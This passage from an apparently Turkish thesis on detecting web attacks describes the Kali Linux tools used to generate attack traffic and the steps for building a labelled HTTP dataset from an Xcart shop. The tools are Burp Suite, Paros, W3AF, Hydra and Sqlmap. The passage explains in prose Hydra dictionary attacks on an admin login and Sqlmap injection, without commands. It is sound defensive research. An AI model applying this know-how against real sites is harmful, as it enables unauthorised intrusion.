
Web uygulamasına yönelik normal web trafikleri ve saldırı trafikleri, Kali Linux 2.0 işletim sistemi üzerinden, bu işletim sistemi üzerinde yüklü gelen Burp Suite, Paros,W3AF, Tshark, Hydra, Sqlmap gibi yazılımlar kullanılarak gerçekleştirilmiştir.

Kali Linux: Kali Linux, Backtrack işletim sisteminin devamı olan açık kaynak kodlu, Linux tabanlı, Debian işletim sisteminin özelleştirilmiş bir halidir [61]. Kurulumu sonrasında birçok web ve ağ saldırı aracını beraberinde getirmekte olup, web saldırısı ve sızma testi gerçekleştiren kullanıcıların vazgeçilmez işletim sistemidir. Tez süresince gerçekleştirilen tüm saldırılar bu işletim sistemi kullanılarak gerçekleştirilmiştir. Şekil 6.4'de Kali Linux işletim sistemine ait kullanıcı arayüzü gösterilmektedir.




Şekil 6.4. Kali Linux işletim sistemine ait arayüz

Burp Suite: Burp Suite PortSwigger firması tarafından geliştirilmiş, web uygulama güvenlik testlerinde ve saldırılarında en sık kullanılan web proxy aracıdır [62]. Öncelikle Proxy kavramını açıklamak gerekirse; Proxy diğer bir adıyla vekil sunucu olup, doğrudan bir hizmete bağlanmak yerine bu sunucuya bağlanılarak, ilgili hizmetin, istek ve cevapların bu sunucu aracılığıyla alınıp, gönderilmesini sağlayan bir ara sunucudur. İnternete erişim sırasında direkt bağlantı yerine bu sunucular üzerinden bağlanılarak ve son kullanıcının gerçek kimliğini gizlenebilmektedir. Çünkü internete bu sunucular üzerinden bağlanıldığından hizmet veren sunucu, bağlanan makineyi değil önündeki vekil sunucuyu görecektir. Saldırı sırasında vekil sunucu kullanmanın iki amacı vardır; bir tanesi kimliğin gizlenmesi diğeri ise Burp Suite' in kullanımında olduğu gibi gelen ve giden trafiği görmek, araya girmek ve değiştirebilmektedir. Burp Suite web saldırıları sürecini kolaylaştırmak ve hızlandırmak için çeşitli araçların bir araya geldiği, birçok ara yüzün birlikte tasarlandığı bir platformundur [62]. Bu araçla giden veya gelen bir isteğin ortasına girilerek istenildiği gibi değiştirilebilmekte, istekte bulunan parametreler istenilen şekilde (kaba kuvvet veya sözlük saldırısı) otomatik değiştirilerek saldırılar yapılabilmektedir. Ayrıca OWASP Top Ten' de bulunan tüm saldırılar taranabilmektedir. Şekil 6.5'de Burp Suite aracına ait uygulama arayüzü gösterilmektedir.




Şekil 6.5. Burp Suite güvenlik testi aracına ait arayüz

PAROS: Paros açık kaynak kodlu, Java tabanlı bir web saldırı aracıdır [63]. Proxy özelliği ile bağlantı ayarları yapılmış web tarayıcı ile girilen istekleri yakalayarak, bu istek içerisinde bulunan web sayfalarını, kendi veritabanında bulunan parametreler ile tarayarak, XSS, SQL enjeksiyonu gibi bulduğu güvenlik açıklarını raporlamada kullanılmaktadır [64]. Şekil 6.6'da Paros aracına ilişkin arayüz verilmiştir.




Şekil 6.6. Paros kullanıcı arayüzü

W3AF (Web Application Attack and Audit Framework): W3AF, web uygulamalarında bulunan zafiyetlerin belirlenmesinde ve sömürülmesinde kullanılan bir saldırı aracıdır [65]. Açık kaynak kodlu bir yazılım olup python programla dilinde geliştirilmiştir. Şekil 6.7'de kullanıcı arayüzü gösterilmiştir.




Şekil 6.7. W3AF kullanıcı arayüzü

HYDRA: Hydra giriş işlemlerinin kırılmasında kullanılan, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, SMTP gibi birçok protokolü destekleyen, şifre kırma saldırı aracıdır [66]. Genel olarak kaba kuvvet (bruteforce) ve sözlük saldırısı (dictionary atack) olmak üzere iki yöntemle şifre kırma saldırısı gerçekleştirmektedir. Saldırı işlemlerinde çoklu iş parçacıkları (multithreading) kullanarak paralel olarak aynı anda çok sayıda şifre kırma isteğinde bulunabilmektedir. Komut satırından ve görsel olmak üzere iki arayüze sahip olmakla birlikte genellikle komut arayüzü kullanılmaktadır. Şekil 6.8'de Hydra şifre kırma aracı ile komut satırından bir web sitesinin giriş ekranın yönelik, sözlük tabanlı şifre kırma saldırısı gösterilmiştir. Bu saldırıda kullanıcı adı sabit iken (admin), şifreler sözlükten çekilerek POST metodu (web uygulamasına veri göndermede kullanılan bir metot) ile şifre kırma saldırısı yapılmaktadır.



Şekil 6.8. Hydra şifre kırma aracının kullanımı


SQLMAP: Sqlmap açık kaynak kodlu, SQL enjeksiyon ataklarında kullanılan güçlü bir sızma testi aracıdır [67]. Kullanıcıdan SQL sorgularında kullanılmak üzere veri girişi alan web uygularında bulunan SQL enjeksiyonlarını tespit etmek ve açık varsa veritabanından veri çekmek için kullanılan otomatize edilmiş bir saldırı aracıdır. SQL enjeksiyon ataklarına ilişkin bir çok parametre ve yöntem ile veritabanlarında SQL enjeksiyon açığı ve bilgi keşfi yapabilme yeteneğine sahip çok güçlü bir araçtır. Sqlmap kullanılarak Xcart e-ticaret uygulamasına gerçekleştirilen SQL enjeksiyon saldırısı Şekil 6.9'da gösterilmiştir.



Şekil 6.9. Sqlmap aracı kullanarak SQL enjeksiyon saldırısı gerçekleştirilmesi

Tshark: Tshark Wireshark ağ trafik analiz programının (network sniffer) komut satırından çalışan halidir, dolayısıyla komut satırından çalışmanın esnekliği ve hızlı performansı tercih edilme sebebidir [68]. Tshark açık kaynak kodlu çok güçlü bir ağ izleme aracıdır. Ağların temeli TCP/IP ye dayanmaktadır. Tshark ağ analiz aracı ile detaylı protokol ve paket analizi yapılabilmektedir. Tshark' ın protokol ve paket analizinde kullanılabilecek, çok işlevsel olan, çok sayıda parametresi vardır. Tshark' ın doğal dosya formatı tcpdump aracında olduğu gibi pcap formatıdır. Tshark aracında herhangi bir parametre verilmediğinde tcpdump programı ile aynı sonuçları vermektedir. Tez çalışmasında web sunucuya gelen http istek paketlerini detayları gözlemlemek ve kaydetmek için Tshark ağ analiz aracı kullanılmıştır.

Web sunucusuna gelen http isteklerinin izlenmesini sağlayan Tshark kullanımı Şekil 6.10'da gösterilmiştir.



Şekil 6.10. Tshark ağ izleme aracının web trafiğini izlemek için kullanımı


6.1.3. Sınıflandırma modelinin oluşturulmasında kullanılan araçlar

Veri Madenciliği konusunda geliştirilmiş birçok yazılım bulunmaktadır. Bu yazılımlardan kimisi ticari iken, kimisi açık kaynak kodludur. Bu nedenle veri madenciliği yazılımları ticari ve açık kaynak kodlu olmak üzere iki gruba ayrılmaktadır.


Ticari yazılımlara SPSS Modeler (Clementine), Excel, SPSS, SAS, Angoss, KXEN, MS SQL Server, MATLAB ve Oracle'ın bu amaçla geliştirdiği modülleri örnek olarak verilebilmektedir. Açık kaynak yazılımlara ise Orange, RapidMiner, WEKA, R, Keel, Knime, Tanagra, Scriptella ETL, jHepWork ve Elki örnek olarak verilebilmektedir [69-71].

Tez çalışmasında, veri madenciliği algoritmaları kullanılarak web saldırılarının tespitine yönelik oluşturulan modellerde Weka yazılımı kullanılmıştır. En iyi sonuç veren modelin yeniden oluşturulması ve eş zamanlı saldırı tespitinde kullanılmasında ise Python programla dili kullanılarak betik (script) oluşturulmuştur.

WEKA (Waikato Environment for Knowledge Analysis) : Weka Yeni Zelanda' da bulunan Waikato üniversitesindeki bir grup araştırmacı tarafından geliştirilmiş, açık kaynak kodlu, java tabanlı bir veri madenciliği yazılımıdır [72]. Birçok veri madenciliği algoritmasını üzerinde getirmektedir. Kendisine özel, ARFF (Attiribute Relation File Format) uzantılı bir dosya formatı bulunmakla birlikte CSV (Comma Separated Values) formatını da desteklemektedir. Veri madenciliği için gerekli olan ön işleme, sınıflandırma modeli oluşturma ve test etme, kümeleme, ilişkilendirme gibi işlemlerin tamamı yapabilmektedir. Weka hem komut konsolundan komutlar aracılığıyla hem de görsel ara yüzden kullanılabilmektedir. Konsoldan kullanımın avantajı Weka yazılımına kullanacağı sanal bellek yönetiminin yapılabilmesidir. Veri miktarı çok fazla olduğunda direk grafiksel yüzün kullanımında kolayca bellek taşmaları olabilmektedir, bu sebeple konsoldan kullanım tercih edilmektedir. Şekil 6.11'de Weka programına ait arayüz, Şekil 6.12'de ise kendi dosya biçimi olan ARFF dosya formatı görülmektedir.



Şekil 6.11. Weka yazılımına ait grafiksel arayüz



Şekil 6.12. ARFF dosya formatı

Python programlama dili: Python, nesne yönelimli, yorumlamalı, birimsel (modüler) ve etkileşimli yüksek seviyeli bir programlama dilidir [73]. Modüler olması sebebiyle tüm veri girişlerini ve veri türlerini desteklemektedir. Ayrıca platform bağımsız bir programlama dili olup, Linux, Windows, Mac-Os, Amiga, Symbian gibi birçok işletim sisteminde çalışabilmektedir. Python programlama dili ile sistem programlama, web programlama, ağ programlama, masaüstü uygulama ve veritabanı programlama gibi çeşitli alanlarda yazılım ve uygulama geliştirmek mümkündür. Çok esnek bir dil olması sebebiyle bilgisayar korsanları tarafından sıklıkla kullanılan ve sevilen bir programlama dilidir. Python' da kod blokları oluşturmak için herhangi bir kümele parantezi veya farklı bir karakter kullanılmayıp okunurluğunun daha sade olması için hizalama kullanılmaktadır. C, C++ gibi dillerin aksine herhangi bir derleyiciye ihtiyaç duymadan çalışmaktadır.

6.2. Veri Setinin Oluşturulması

Web uygulamalarının güvenliğinde kullanılan ve web trafiğine ilişkin paketlerin derinlemesine analiz edebilen WAF' ların test edilebilmesi için kullanılabilecek güncel veri seti çok az sayıda bulunmaktadır. Günümüzde IDS (Intrusion Detection System)' lerin testinde en çok bilinen ve en çok kullanılan veri seti DARPA' ya ait olan KDD 99 veri setidir [74, 75]. Bununla birlikte bu veri seti eski olduğu ve güncel saldırı türlerini barındırmadığı için eleştirilmektedir [76]. Bundan dolayı web ataklarının tespitine yönelik çalışmalarda daha güncel saldırı türleri ve trafik verileri içeren veri setlerinin kullanılması daha uygun olacağı için, OWASP Top Ten' de bulunan saldırı türleri ile veri seti oluşturulması uygun bulunmuştur.

Sınıflandırma modellerinin eğitilmesinde ve test edilmesinde kullanılacak veri seti http isteklerinden oluşmaktadır. Veri setinin oluşturulması aşağıda açıklandığı gibi genel olarak 5 aşamada gerçekleştirilmiştir.

1. Websitesinde bulunan tüm sayfalar ve aldıkları parametreler taranarak bir liste oluşturulmuştur. Websitesinde bulunan sayfaların ve aldıkları parametrelerin taranması işlemi Paros aracı kullanılarak gerçekleştirilmiştir.

2. Otomatize araçlar ile web trafiği üretebilmek için, alışveriş sitesindeki sayfalarda bulunan parametrelere gönderilecek veriler (payload, kullanıcıların web sitelerine gönderdikleri veriler) iki farklı tabloya kaydedilmiştir. Normal trafik meydana getirmek için gereken veriler bir tabloya, saldırı trafiği meydana getirmek için gerekli olan veriler ise diğer tabloya kaydedilmiştir.

3. Tüm sayfalar ve parametreleri için normal ve saldırı içeren istekler Burp Suite, Paros, W3AF, Sqlmap gibi araçlar kullanılarak oluşturulmuştur.

4. Tshark aracı kullanılarak, eşzamanlı olarak web sunucuya gelen tüm istekler çeşitli HTTP özelliklerine göre bir kütüğe kaydedilmiştir.

5. Kullanılan tabloya göre normal veya anormal şeklinde etiketleme işlemi yapılarak, http isteklerinden oluşan veri seti oluşturulmuştur.

6.2.1. URI (Uniform Resource Identifier) listesi oluşturulması

Xcart e-ticaret sitesinin Paros aracı ile taranması sonucu web sitesinde birisi satış için kullanılan “cart.php”, diğeri ise yönetim paneli olarak kullanılan “admin.php” olmak üzere iki sayfa tespit edilmiştir. Bu sayfaların dışında çok sayıda dosya tespit edilmiş olup, bunların atakta kullanılması düşünülmediği için dikkate alınmamıştır. Paros aracının Spider modülü kullanılarak yapılan taramada 202’ si “cart.php” 261’i “admin.php” için olmak üzere toplam 463 farklı parametre ye sahip URI (Standart kaynak belirteci) tespit edilmiştir. Bu URI’ lerden bazıları hiç parametre almazken, bazıları birden fazla parametre içermektedir. Paros ile tarama sonucu elde edilen URI listesi Şekil 6.13’deki gibidir.

Şekil 6.13. Xcart e-ticaret sitesinin Paros ile taranması sonucu elde edilen URI listesi

6.2.2. Saldırı ve normal istek tablolarının oluşturulması

URI listesinin oluşturulması ile aslında saldırı paterni içermeyen (DOS/DDOS gibi çalışma konumuzun dışındaki saldırılar hariçtir) normal web trafiğinde kullanılacak web sayfası yolları ve parametreler oluşturulmuştur. Normal web trafiği oluşturmak için aynı isteklerin farklı ip adresleri ve farklı portlardan çoğaltılarak gönderilmesi yeterli olmuştur. Bu işlem için Burp Suite aracı kullanılmış ve web sayfalarına normal trafik barındıran parametreler ile istekler gönderilmiştir.

